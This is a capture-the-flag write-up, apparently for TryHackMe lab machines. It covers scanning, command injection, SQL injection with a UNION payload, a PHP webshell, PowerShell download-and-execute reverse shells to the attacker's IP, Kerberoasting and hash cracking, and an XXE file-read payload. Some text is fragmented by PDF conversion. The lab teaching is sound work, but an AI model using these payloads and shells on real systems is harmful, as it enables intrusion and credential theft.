36 | DNS_Computer_Name: TROY-DC.troy.thm
37 | DNS_Tree_Name: troy.thm
38 | Product_Version: 10.0.17763
39 | - System_Time: 2021-02-21T03:25:49+00:00
40 | ssl-cert: Subject: commonName=TROY-DC.troy.thm
41 | Issuer: commonName=TROY-DC.troy.thm
42 | Public Key type: rsa
43 | Public Key bits: 2048
44 | Signature Algorithm: sha256WithRSAEncryption
45 | Not valid before: 2021-02-18T18:07:12
46 | Not valid after: 2021-08-20T18:07:12
47 | MD5: 8e67 fa98 7f40 991c 79cc a465 5902 3116
48 | SHA-1: 8549 0631 3521 7816 0617 2735 504b c917 6312 d8a2
49 | -----BEGIN CERTIFICATE-----
50 | MIIC5DCCAcygAwIBAgIQP0CtA+cX5Jt0WJIdmwhZpTANBgkqhkiG9w0BAQsFADAb
51 | MRkwFwYDVQQDExBUUk9ZLURDLnRyb3kudGhtMB4XDIXMDIxODE4MDcxMloXDTIx
52 | MDgyMDE4MDcxMlowGzEZMBcGA1UEAxMQVFJPWS1EQy50cm95LnRobTCCASIwDQYJ
53 | KoZIhvcNAQEBBQADggEPADCCAQoCggEBAKcy0y5/Zy9dYWkl7I4k+S5NfdJGycjK
54 | 2zTTdmUJ+UmcUe4VZvG1GAy85okWk2lv51unzUKsm6fqdVNhz/ATjCtfHjhK3V+t
55 | NRjK77z3Tg+t5lR385Y+LAG7+AkJrnbl2NImW89EP66s9TMjBs++UUyAHmO5jSy2
56 | 178v3eKPEblMmdqRjR4eeYUFE5qf4rHyOoNtJ5pIsPbFqI4hbY5YxbD1IkTjBR3E
57 | /G5A1VVqEigbpXPmD1BIaK6+Y7/j1Y9a2HZS5gPZxeU5m9Q97Ks9Yotv3VoRVEof
```



```
62 | pgg4TjZS8pB7tUT/trRAwXrsgRiVpeaK/m8Kno80FnCxPaSwSPZN2mugSeNlX5
63 | 6Vl64H0q50MEOEkJkpma2P8BqYborBSLC/z8AB64Wh63VG0H2uS0QxAK0t74m1hN
64 | bfhoIYl9sPRf2uzRYHe71cWEftp1HP+UDM5Shxsub0/DQld5sVv0C6gGdX4MvVeB
65 | Glm+cWFhZqKyelsvj5lXBls/ZsUJV51v
66 | -----END CERTIFICATE-----
67 | _ssl-date: 2021-02-21T03:26:30+00:00; +1s from scanner time.
68 | 5985/tcp open http syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSD
69 | _http-server-header: Microsoft-HTTPAPI/2.0
70 | _http-title: Not Found
71 | 7680/tcp open pando-pub? syn-ack ttl 125
72 | 9389/tcp open mc-nmf syn-ack ttl 125 .NET Message Framing
73 | 9999/tcp open abyss? syn-ack ttl 125
74 | fingerprint-strings:
75 |   FourOhFourRequest:
76 |     HTTP/1.0 200 OK
77 |     Date: Sun, 21 Feb 2021 03:23:58 GMT
78 |     Content-Length: 0
79 |     GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOp
80 |     HTTP/1.1 400 Bad Request
81 |     Content-Type: text/plain; charset=utf-8
82 |     Connection: close
83 |     Request
84 |   GetRequest, HTTPOptions:
85 |     HTTP/1.0 200 OK
86 |     Date: Sun, 21 Feb 2021 03:23:57 GMT
87 |     Content-Length: 0
88 | 49666/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
89 | 49668/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
90 | 49669/tcp open ncacn_http syn-ack ttl 125 Microsoft Windows RPC over HTTP
91 | 49670/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
92 | 49672/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
```



Found several ports are open

- 80
- 81
- 82
- 88
- 135
- 139
- 445
- 3269
- 3389
- 9999
- 49668
- 49671

## Port 80



## PhotoStore

Easily Store Your Photos

Using `ffuf` we manage to find several endpoints

```
1 dashboard [Status: 302, Size: 0, Words: 1, Lines: 1] 
2 login [Status: 200, Size: 2783, Words: 633, Lines: 56]
3 logout [Status: 302, Size: 0, Words: 1, Lines: 1]
4 profile [Status: 302, Size: 0, Words: 1, Lines: 1]
5 signup [Status: 200, Size: 2903, Words: 720, Lines: 56]
```

it seems like we can sign up . So after sign and login we will be able to see this



## PhotoStore




Let's try to upload and intercept our request.

## PhotoStore

Your Photos			+ Add Photo
File	Size	Action	
<a href="#">d1c8dcd86aba2d02dc995bfb024c8fa9.jpg</a>	6027	Delete	


Looking at the path might be that every user would have their own directory ?



Since there are nothing much I could do in uploading the image. Let's try play around with the pages..

```
1 #What we know
2 - The sign up can only inputs (a-z A-Z 0-9 only)
3 - There is a javascript
4 - Each user might have their own directory to save files uploaded
5 - Each user can change Username & Password
6 - Possible command been use mv? (As the username change the folder name changes)
7
8 #script.js
9 $('input[name="username"]').keyup(function(){
10     let username = $(this).val();
11     $(this).val( username.replace(/([^\w\s])/g, '') );
12 });

□
```





```
| ping -n 1 ip
```



I'm testing this on `Change Username` and it works!

```
L# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
^[[c^[[B12:18:51.219786 IP 10.10.65.205 > 10.4.3.51: ICMP echo request, id 1, seq 1, length 40
12:18:51.219856 IP 10.4.3.51 > 10.10.65.205: ICMP echo reply, id 1, seq 1, length 40
```

Looking at this to works lets try get a reverse shell

```
| powershell "IEX(New-Object Net.WebClient).downloadString('http://ip/shell.ps1')
```

It works and we got a shell with `agamemnon` user.



```
Windows PowerShell running as user TROY-DC\TROY-DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\agamemnon\Desktop\WebApp\public>whoami
troy\agamemnon
```

## Port 81

The screenshot shows a web application titled "Network Monitor". The URL in the address bar is 10.10.65.205:81. The page has a header with various links: Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. Below the header is a table titled "Your Hosts" with a single row. The table has columns for "Host" and "Action". The host listed is 127.0.0.1. Under the "Action" column for this host are two buttons: "Ping Host" (highlighted in green) and "Delete Host".

Your Hosts	
Host	Action
127.0.0.1	<span style="color: green;">Ping Host</span> <span style="color: red;">Delete Host</span>

So this page give us one Network Monitor that can Add , Ping and Delete . I have tried command injection in adding new host but everytime we put not in IP format nothing happens. If we put out IP and ping to it we will get the reply.



```
00:24:31.864149 IP 10.4.3.51 > 10.10.82.156: ICMP echo reply, id 1, seq 2, length 40
00:24:32.880115 IP 10.10.82.156 > 10.4.3.51: ICMP echo request, id 1, seq 3, length 40
00:24:32.880144 IP 10.4.3.51 > 10.10.82.156: ICMP echo reply, id 1, seq 3, length 40
00:24:33.895510 IP 10.10.82.156 > 10.4.3.51: ICMP echo request, id 1, seq 4, length 40
00:24:33.895528 IP 10.4.3.51 > 10.10.82.156: ICMP echo reply, id 1, seq 4, length 40
```

This indicates that this is working. But after intercept the request I found out that there is one parameter been use to get the IP which is id

A screenshot of a web browser window. The address bar shows the URL `10.10.82.156:81/ping?id=1`. The page content is a JSON object with a single key-value pair:

```
result: "Pinging 127.0.0.1 with 32 bytes of data:\nReply from 127.0.0.1: bytes=32 time<1ms TTL=128\nReply from 127.0.0.1: bytes=32 time<1ms TTL=128\nPackets: Sent = 4, Received = 4, Lost = 0 (0% loss),\nApproximate round trip times in milli-seconds:\n    Minimum = 0ms, Maximum = 0ms, Average = 0ms\n"
```

Looking at this the first things that I want to try is SQL Injection . So let's try use SQLMap .

```
sqlmap -u 'http://IP:81/ping?id=1' --batch --dbs
```



Looking at this there are 2 database but `networkmonitor` is the one that we want to look for

```
sqlmap -u 'http://IP:81/ping?id=1' --batch -D networkmonitor --dump-all
```

```
[00:33:10] [INFO] retrieved: '1','127.0.0.1'
[00:33:10] [INFO] retrieved: '3','10.4.3.51'
Database: networkmonitor
Table: host
[2 entries]
+----+-----+
| id | ip   |
+----+-----+
| 1  | 127.0.0.1 |
| 3  | 10.4.3.51 |
+----+-----+
```

So we manage to dump the database but looking at the privilege

```
sqlmap -u 'http://IP:81/ping?id=1' --batch -D networkmonitor --privileges
```



It shows `USAGE`. Which after I do some research it's a synonym to show that `No Privileges`

#### MySQL :: MySQL 5.7 Reference Manual :: 6.2.2 Privileges Provided by MySQL

[dev.mysql.com](http://dev.mysql.com)

But what we know that it ping for real and to get the host ip it will need using the `id`. So it looks like this

```
1 #Current
2 Select ip From networkmonitor Where id = ?
3
4 #What we want to do
5 - To make sure the host is manipulate to what we want
```



Looking at the sqlmap payload we can play around with this



After a few times playing around . Found the correct one to get command injection

```
-9527 UNION ALL SELECT NULL,CONCAT(" | ","whoami")-- -
```

The screenshot shows a browser developer tools interface with two panels: Request and Response.

**Request:**

```
1 GET /ping?tid=9527+UNION+ALL+SELECT+NULL,CONCAT(" | ","whoami")-- - HTTP/1.1
2 Host: 10.10.82.156:81
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: token=eyJlc2VybmcPZSI6ImxhbGEwMjMONSIisImNvb2tpZSI6IjY0MTBkMDI2MmUzZDQiMzJNDA4Mjg1OTNhZmQ40QFjIn0%3D
9 Upgrade-Insecure-Requests: 1
10
11
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.1.29
5 Date: Thu, 04 Mar 2021 05:44:10 GMT
6 Connection: close
7 Content-Length: 26
8
9 {
  "result": "troy\\helen\n"
}
```


So let's get our reverse shell again hehe

```
-9527 UNION ALL SELECT NULL,CONCAT(" | ","powershell \\\"IEX(New-Object Net.WebClie
```



```
PS C:\Users\helen\Desktop\WebApp\h1-tryhackme-medium-two-main\public>whoami  
troy\helen  
PS C:\Users\helen\Desktop\WebApp\h1-tryhackme-medium-two-main\public> █
```

## Port 82



### Support Portal

Create Ticket

Email Address:

Name:

Message:

There is a support portal that we need to input `email` . `name` and `message` . Let's try to intercept the request and see what anything that we can find.



```
13 <!-- email=admin%40admin.com&name=lala1234&message=lala12345 -->
14
15 <meta charset="utf-8">
16 <meta http-equiv="X-UA-Compatible" content="IE=edge">
17 <meta name="viewport" content="width=device-width, initial-scale=1">
18 <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" in
19 </head>
20 <body>
21   <div class="container" style="padding-top: 60px">
22     <h1> Support Portal </h1>
23     <div class="row">
24       <div class="col-md-6 col-md-offset-3">
25         <div class="panel panel-default">
26           <div class="panel-heading">
27             <strong> Create Ticket </strong>
28           </div>
29           <div class="panel-body">
30             <div class="alert alert-success">
31               <p class="text-center"> Ticket Created </p>
32             </div>
33           </div>
34           <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js">
35             <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc
36           </script>
37         </body>
38       </html>
```

If we can see on the right side after we `Create Ticket` there is a comment saying

```
<!-- Ticket saved to ../tickets/<email> --><!DOCTYPE html>
```



I tried to check if we can access tickets from the web but we can't. I tried to check how to the path in other `WebApp` and usually all of `index.php` will be located in public. So what my idea is

```
1 #What we know
2 - tickets will be uploaded in
3   tickets/email
4 - index.php located in
5   public/index.php
```





```
10 public
11     * index.php
12
13 #Exploit
14 - We need to ensure that the message will be uploaded in public
15 => ../tickets/../public/email (something like this)
```

Right now we need to play around with the email to ensure it will go into public. But everytime we try input special characters it will say



Email Address is Invalid

**Email Address:**

**Name:**

**Message:**

**Create Ticket**

But after playing around for a while i try to enclose in front of the email with `single quotes` and `double quotes` it shows Valid! The results are like below.

```
1 <!-- Ticket saved to ../tickets/'test'@admin.com --><!DOCTYPE html>
2 <html lang="en">
```

'test'@admin.com



"test"@admin.com

I don't know what behind this but would love to know the reason of this. Since double quotes is acceptable let's try put into public and see if the files can be access or not.

## Support Portal

**Create Ticket**

**Email Address:**  
"../public/"@admin.com

**Name:**  
<h1>a</h1>

**Message:**  
<h1>a</h1>


**Create Ticket**

≡



```
1 <!-- ticket saved to ../tickets/./public/@admin.com --><!DOCTYPE html>
2 <html lang="en">
3 <head>
```

Supposedly if we access `@admin.com` we will see the contents. But not working haha. I tried with `html` and `php` but `php` gives us the contents



Let's get a webshell first and move into getting a reverse shell

```
<?php system($_GET['c']); ?>
```





Now it's working! Let's get our reverse shell !

```
/@shell.php?c=powershell.exe "IEX(New-Object Net.WebClient).downloadString('http://10.4.3.51:9003')
```

```
[*] Starting the listener on 10.4.3.51:9003
listening on [any] 9003 ...
connect to [10.4.3.51] from (UNKNOWN) [10.10.82.156] 50237
Windows PowerShell running as user TROY-DC$ on TROY-DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\hector\Desktop\WebApp\h1-tryhackme-medium-three-main\public>whoami
troy\hector
PS C:\Users\hector\Desktop\WebApp\h1-tryhackme-medium-three-main\public>
```

## Post Exploitation

Now let's find a way to get into NT Authority System . First let's check how many user do we have.



```
PS C:\Users\agamemnon\Desktop\WebApp\public>net users

User accounts for \\TROY-DC

-----
achilles          Administrator
Guest             hector
krbtgt            patrocles
The command completed successfully.
```

Looks like there are several users on this machine

```
1 achilles
2 hector #(found)
3 patrocles
4 agamemnon #(found)
5 helen #(found)
```



The only user we have not found is `achilles` and `patrocles`. Let's get `Rubeus.exe` into the machine first. You can get the binary in [here](#)



Infosec-Writeup



r3motecontrol/Ghostpack-CompiledBinaries development by

github.com

0  
Issues

266  
Stars

53  
Forks

```
1 #Commands
2 .\Rubeus.exe kerberoast /outfile:dump.txt
```





```
[!] [!] [!] [!] [!] [!] [!]
v1.6.1

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1

[*] SamAccountName      : achilles
[*] DistinguishedName   : CN=Achilles,OU=Created Users,DC=troy,DC=thm
[*] ServicePrincipalName : TIME/TROY-DC.TROY.THM
[*] PwdLastSet           : 19/02/2021 18:32:09
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\hector\Desktop\dump.txt

[*] Roasted hashes written to : C:\Users\hector\Desktop\dump.txt
```

We will get to see this output and looks like there is one hash written which is for `achilles` user.

```
PS C:\Users\hector\Desktop> type dump.txt
$krb5tgs523$*achilles$troy.thm$TIME/TROY-DC.TROY.THM+$BA378890D16553E776634694C39290FB$4C0A5E55C3ADCE898EF8862558764D36B8FD8B604A299FA7E715285014F3F77A442B7F28397B40AA58C63B89593FEADA530C0E67915683711A0B6F323DC982154411FC25A8A2CB042DEEBF
                1D84F6D7DFE0A3A7B901C4FFAE8AA4D20B50A3
                IA66F8B4A723C391862B74AB7384814C85D962B1
                3B045116C2138CE25C21D00E906085CC729253F
                AA827659560011792F5F08ED726421988E47
                120045116C2138CE25C21D00E906085CC729253F
                93458142E1B139A92D0A07A9856C359AB30A1474
                9F3D53CB9B55F1B67408381EC199C7FDE499A8B
```

Now we can try to crack this and get the passwords!



```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
(?)
```

Enter as `achilles` we will see that he is already an admin.

```
psexec.py TROY.thm/Achilles:*****@IP
```



```
C:\Windows\system32>whoami
nt authority\system
```

## Getting All Flags

Using my fav commands to look for `flag.txt` will get us all of the flag which is total of 6 flags

```
dir flag.txt /s /p
```





```
19/02/2021  18:52          37 flag.txt
              1 File(s)      37 bytes

        Directory of C:\Users\Administrator\Desktop

21/02/2021  19:45          37 flag.txt
              1 File(s)      37 bytes

        Directory of C:\Users\agamemnon\Desktop

19/02/2021  18:55          37 flag.txt
              1 File(s)      37 bytes

        Directory of C:\Users\hector\Desktop

19/02/2021  19:05          37 flag.txt
              1 File(s)      37 bytes

        Directory of C:\Users\helen\Desktop

19/02/2021  18:48          37 flag.txt
              1 File(s)      37 bytes

        Directory of C:\Users\patrocles\Desktop

19/02/2021  18:51          37 flag.txt
              1 File(s)      37 bytes
```

## Hard Challenge

There are 5 flags for this challenge. We will start by deploying our machine first to get the machine's IP Address.



Your target is the following: [REDACTED]


For this challenge, submit the flags you find on the machine to TryHackMe and HackerOne (the flags will be the same; there is no BACK2THM flag)

## Nmap

```
1 22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 ((Ubuntu)
2  | ssh-hostkey:
3  |   3072 a4:74:0f:e5:71:60:be:52:3f:28:6e:11:14:01:8c:cb (RSA)
4  |   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDY4cL/liaj1wWw2Da064fwVODqQNYvqcxK+2H
5  |   256 48:2f:83:e7:08:10:fc:48:a1:68:18:5b:f9:e0:93:ea (ECDSA)
6  |   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIbmlzdHAyNTYAAABBBKrU
7  |   256 62:82:b4:81:64:15:da:dc:2e:f1:84:15:d3:26:e3:86 (ED25519)
8  |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKw2DGXaQp1gt+AqCtPgsznbgKX7+pXAZ4tnQEo
9  80/tcp    open  http     syn-ack ttl 60 Apache httpd 2.4.41 ((Ubuntu))
10 | http-methods:
11 |_ Supported Methods: GET POST
12 |_http-server-header: Apache/2.4.41 (Ubuntu)
13 |_http-title: Server Manager Login
14 |_Requested resource was /login
15 81/tcp    open  http     syn-ack ttl 60 nginx 1.18.0 ((Ubuntu)
16 | http-methods:
17 |_ Supported Methods: GET HEAD POST
18 |_http-server-header: nginx/1.18.0 (Ubuntu)
19 |_http-title: Home Page
20 82/tcp    open  http     syn-ack ttl 60 Apache httpd 2.4.41 ((Ubuntu))
21 | http-methods:
22 |_ Supported Methods: GET
```



```
27 | 3072 4f:93:9a:3f:4b:cc:77:91:e3:c4:e2:67:93:fb:98:79 (RSA)
28 | ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCrgbNFDTXnsfo/EgAXFHE/uVsYYvVJCW5aTdFe
29 | 256 00:f9:5e:65:86:74:d8:2d:e1:8d:62:f6:7d:be:a7:07 (ECDSA)
30 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIbmlzdHAyNTYAAABBBIf
31 | 256 01:a0:a5:3c:2e:5e:02:fe:f5:d2:8a:dd:4c:44:1a:2b (ED25519)
32 | ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPAFvsTY9DDOQfDHXH5Su0vmF0PnGUga0Jvv9eH4
33 | 8888/tcp open http syn-ack ttl 60 Werkzeug httpd 0.16.0 (Python 3.8.5)
34 | http-methods:
35 | _ Supported Methods: GET HEAD OPTIONS
36 | _http-server-header: Werkzeug/0.16.0 Python/3.8.5
37 | _http-title: Site doesn't have a title (text/html; charset=utf-8).
38 | 9999/tcp open abyss? syn-ack ttl 61
39 | fingerprint-strings:
40 | FourOhFourRequest:
41 |   HTTP/1.0 200 OK
42 |   Date: Thu, 04 Mar 2021 10:33:21 GMT
43 |   Content-Length: 0
44 |   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOp
45 |   HTTP/1.1 400 Bad Request
46 |   Content-Type: text/plain; charset=utf-8
47 |   Connection: close
48 |   Request
49 | GetRequest, HTTPOptions:
50 |   HTTP/1.0 200 OK
51 |   Date: Thu, 04 Mar 2021 10:33:20 GMT
52 |   Content-Length: 0
53 |
```





- 80
- 81
- 82
- 2222
- 8888
- 9999 (**This one do not touch**)

## Port 80

### Server Manager

Server Manager Login

**Username**

**Password**

**Login**



```
1 #Found
2 api [Status: 200, Size: 136, Words: 3, Lines: 1]
3 login [Status: 200, Size: 1696, Words: 446, Lines: 53]
4 logout [Status: 302, Size: 0, Words: 1, Lines: 1]
5 server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
6 shell [Status: 302, Size: 0, Words: 1, Lines: 1]
7 specs [Status: 302, Size: 0, Words: 1, Lines: 1]
```

Opening `/api` we can see the version of `php`, `mysql` and `nginx`. Also we know the database name.

The screenshot shows a browser window with the URL `10.10.46.121/api` in the address bar. The page title is "10.10.46.121/api". Below the address bar, there is a navigation bar with links to "Kali Linux", "Kali Training", "Kali Tools", "Kali Forums", "Kali Docs", and "Kali Docs". The main content area displays a JSON object. The JSON structure is as follows:

```
name: "Server Manager"
stack:
  nginx: "Apache/2.4.41 (Ubuntu)"
  php: "7.4.3"
  mysql:
    version: "5.6"
    database: "servermanager"
```

Let's enumerate more after endpoints `/api`.



The screenshot shows a browser window with the URL `10.10.46.121/api/user/`. The page title bar includes links for Kali Linux, Kali Training, Kali Tools, Kali Forums, and Kali Docs. Below the title bar, there are tabs for JSON, Raw Data, and Headers. Underneath these tabs are options for Save, Copy, Collapse All, Expand All, and Filter JSON. The main content area displays a JSON object with a single key-value pair: `error: "You do not have access to view all users"`.

Found another endpoints `/user` after `/api` . So let's fuzz more after `user` endpoints.

```
1 login [Status: 200, Size: 53, Words: 3, Lines: 1] ⚡
2 session [Status: 200, Size: 91, Words: 1, Lines: 1]
```



```
Save Copy Collapse All Expand All | Filter JSON
login: false
error: "Missing required parameters"
```

/login

The screenshot shows a browser window with the URL `10.10.46.121/api/user/session`. The page title is "Home Page". The browser tabs include Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, and NetHunter. The main content area displays a JSON response:

```
JSON Raw Data Headers
Save Copy Collapse All Expand All | Filter JSON
active_sessions:
  0:
    id: 1
    username: "admin"
    hash: [REDACTED]
```

/session

Found another 2 endpoints but `/session` give us hash for admin! After decrypt found out that this is a rabbit hole xD (**You should try to decrypt hash**) . The endpoints login said



The screenshot shows a REST client interface with two panels: Request and Response.

**Request:**

```
Pretty Raw \n Actions
1 POST /api/user/login HTTP/1.1
2 Host: 10.10.46.121
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 29
10 Origin: http://10.10.46.121
11 Connection: close
12 Referer: http://10.10.46.121/login
13
14 username=admin&password=admin
```

**Response:**

```
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Mar 2021 11:33:35 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 66
5 Connection: close
6 Content-Type: application/json
7
8 {
9     "login":false,
10    "error":"Invalid username \\/ password combination"
11}
```

So the correct parameter should be `username` and `password`. Should we bruteforce? But nah the there should be no bruteforcing. So let's try to fuzz parameter on each of these endpoints might be we can find anything else. We will start with `/api/user` as this endpoints said we are not authorized to view **all** user.

```
1 #Ffuf Commands
2 ffuf -w burp-parameter-names.txt -u 'http://IP/api/user/?FUZZ=' -fw 9
3
4 #Found
5 xml [Status: 401, Size: 91, Words: 10, Lines: 3]
6 id [Status: 401, Size: 53, Words: 10, Lines: 1]
```

8  
9  
10

Upgrade-Insecure-Requests: 1

8 {  
9     "error": "You do not have access to view user id: 1"  
10 }

Parameter id

## Request

Pretty Raw \n Actions ▾

1 GET /api/user/?xml HTTP/1.1  
2 Host: 10.10.46.121  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Upgrade-Insecure-Requests: 1  
9  
10

## Response

Pretty Raw Render \n Actions ▾

1 HTTP/1.1 401 Unauthorized  
2 Date: Thu, 04 Mar 2021 11:42:59 GMT  
3 Server: Apache/2.4.41 (Ubuntu)  
4 Content-Length: 91  
5 Connection: close  
6 Content-Type: application/xml; charset=utf-8  
7  
8 <?xml version="1.0"?>  
9 <data>  
10     <error>  
11         You do not have access to view all users  
12     </error>  
13 </data>

Parameter xml

Okay both looks interesting. But `xml` parameter looks like it change the output into a `XMLDocument`. If I try to combine both parameter it's not working. But what if I get the correct syntax ?

```
1 <?xml version="1.0"?>
2 <foo>
3 <id>1</id>
4 </foo>
```





```
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 44
10
11 <?xml version="1.0"?>
12   <foo>
13     <id>
14       1
15     </id>
16   </foo>
```


```
7
8 <?xml version="1.0"?>
9   <data>
10    <error>
11      You do not have access to view user id: 1
12    </error>
13  </data>
```

Okay that's work like **ch4rm** (my friend name) . Since we can play around with `id` this might lead to `XXE Injection` where you can see the payload more in below.

### swisskyrepo/PayloadsAllTheThings

A list of useful payloads and bypass for Web Application Security and Pentest/CTF - swisskyrepo/PayloadsAllTheThings

[github.com](https://github.com)



```
1 #Payload
2 <?xml version="1.0"?>
3 <!DOCTYPE foo [
4   <!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=index.php">
5   <foo><id>&ac;.</id></foo>
```



```
1 <?php
2 include_once('..../Autoload.php');
3 include_once('..../Route.php');
4 include_once('..../Output.php');
5 include_once('..../View.php');
6
7 Route::load();
8 Route::run();
```



This looks like `laravel` framework. I tried to look around and found another directory after load `Route.php`

```
1 ..../routes/*.php
2 ..../controllers/*.php
```



More fuzzing we need to do . After looking at example of Laravel Structures in Github found that

```
1 #Exist
2 ..../controllers/Api.php
```





```
if( $_POST["username"] === 'admin' && $_POST["password"] === [REDACTED] ){
    \Output::success(array(
        'login' => true,
        'error' => '',
        'token' => [REDACTED]
    ));
} else {
    \Output::success(array(
        'login' => false,
        'error' => 'Invalid username / password combination'
    ));
}
```

We got the admin credentials! Now we can login as admin already.

## Server Manager

Server Tools Logout

- Hard Drives
- Server Specs
- Web Shell



```
